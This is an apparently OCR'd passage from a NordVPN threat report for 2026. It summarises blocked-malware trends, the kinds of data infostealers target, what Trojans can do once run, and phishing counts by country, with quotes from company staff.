
This high-density threat in developing or rapidly digitizing regions often reflects an environment where the quick adoption of new technology has outpaced defensive maturity, making the existing user base exceptionally vulnerable to persistent, high-frequency attacks.

Marijus Briedis
CTO at NordVPN

Malware by filetype

(Source: NordVPN, Jan - May 2026)

Cybercriminals exploiting heterogeneous distribution techniques to maximize reach.



Infostealers remain one of the most significant threats by objective, designed to extract sensitive financial and personal data, including:

Bank account login credentials

Credit card information

Cryptocurrency wallets and other digital assets

The malware category that stands out for its absolute diffusion is the Trojan. It disguises itself as a legitimate, useful, or desirable program - such as a software update, game, application, or email attachment - to deceive users into installing it. Unlike viruses and worms, Trojans cannot self-replicate. Their spread relies entirely on user interaction and deception.

Once executed, a Trojan can perform various malicious actions, including:

Backdoor creation, which enables unauthorized remote access to the infected system.


Spyware activity, which steals sensitive information such as passwords, financial data, and personal details.

Ransomware deployment, which encrypts files and demands payment for their recovery.

Downloader functionality, which downloads and installs additional malware.


The widespread success of Trojans stems from their ability to exploit human trust through social engineering and their versatility as a gateway for deploying additional malware, making them a common and highly effective component of many modern cybercrime campaigns.

Artur Lagutin
Team Lead Threat Intelligence
Research at NordVPN




(Source: NordVPN, Jan-Jun 2026)

Blocked-malware trends surge at predictable moments throughout the year. The biggest spike hit in January 2026, when NordVPN blocked more than 5 million malware attempts. The spike aligns with the post-holiday shopping season, when attackers weaponize consumers' sense of urgency and their "fear of missing out" on sales and discounts.



(Source: NordVPN, Jan-May 2026)

Phishing



Phishing is one of the most widespread threat categories, with over 4.4 million blocked connections to phishing sites by NordVPN's next-generation antivirus.

Phishing, a form of cyberattack designed to trick individuals into revealing sensitive information (e.g., passwords or financial details), is one of the most widespread threat categories, with over 4.4 million blocked connections to phishing sites by NordVPN's next-generation antivirus. These attacks primarily target high-value sectors such as technology and cloud services, gaming platforms, streaming, and subscription services. Phishing campaigns typically operate on a large scale, relying on mass-distribution tactics to reach millions of users. Despite their volume-based "trawling" approach, they are effective due to increasing sophistication in bypassing traditional security filters and exploiting consumer trust.

Top Countries by Blocked Phishing Attempts Among NordVPN Users

1.38M **USA** Americas	**492K** **UK** Europe	**294K** **Germany** Europe	**271K** **France** Europe	**249K** **Canada** Americas
